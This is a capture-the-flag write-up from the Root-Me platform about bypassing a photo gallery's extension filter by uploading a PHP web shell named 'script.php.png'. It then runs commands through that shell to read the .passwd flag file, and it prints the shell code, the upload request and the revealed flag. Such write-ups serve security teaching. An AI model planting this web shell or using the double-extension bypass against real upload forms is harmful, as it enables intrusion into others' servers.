
Root-Me Write-up: File upload—Double extensions



Challenge Statement


The goal of this challenge is to compromise a photo gallery by uploading PHP code.
Once code execution is achieved, retrieve the validation password from the .passwd file located at the root of the application.

Initial Attempt

I first attempted to upload a PHP script directly, but the upload was rejected with the following restriction:

> ***NB:*** *Only .gif, .jpeg, and .png file extensions are accepted.*

This indicates that the application validates file extensions during upload.



PHP Payload

I prepared a simple PHP web shell using the following code:

```
<?php echo system($_GET['cmd']); ?>
```

This script allows command execution through a GET parameter (cmd), assuming:

- The file upload is vulnerable, and the uploaded file is executed as PHP by the server.

Exploiting Double Extensions

The challenge title hints at the vulnerability: **double extensions**.

By obfuscating the filename with multiple extensions, the server may:

- Validate only the last extension (e.g., .png), but execute the file based on an earlier extension (e.g., .php).

Example concept:

exploit.php.jpg

Depending on how the filename is parsed, this file can be treated as either an image or a PHP script.


Uploading the Malicious File

I uploaded the payload using the following filename:

script.php.png

Example request header:


Content-Disposition: form-data; name="file"; filename="script.php.png"




The file was **successfully uploaded**.

Verifying Code Execution

After refreshing the gallery page, the uploaded file appeared.
Clicking on it returned the following response:



Warning: system(): Cannot execute a blank command in /challenge/web-serveur/ch20/galerie/upload/558e0862f4053425a9fd0e7592c42c62/script.php.png on line 1



This warning confirms that:

- The PHP code is being executed
- The system() function is working
- A command parameter is required

Executing Commands

To supply commands, I appended the cmd parameter:

http://challenge01.root-me.org/web-serveur/ch20/galerie/upload/558e0862f4053425a9fd0e7592c42c62/script

At this point, arbitrary commands could be executed.


Enumeration

I started by listing directories:

cmd=ls /

After further enumeration, I located the .passwd file by listing parent directories:


GET /web-serveur/ch20/galerie/upload/558e0862f4053425a9fd0e7592c42c62/script.php.png?cmd=ls -alh ../../



Retrieving the Flag

Once the .passwd file was found, I used cat to read its contents:

cmd=cat ../../../.passwd



Flag

Gg9LRz-hWSxqqUKd77-_q-6G8

By Alexander Sapo on January 2, 2026.

Canonical link

Exported from Medium on February 7, 2026.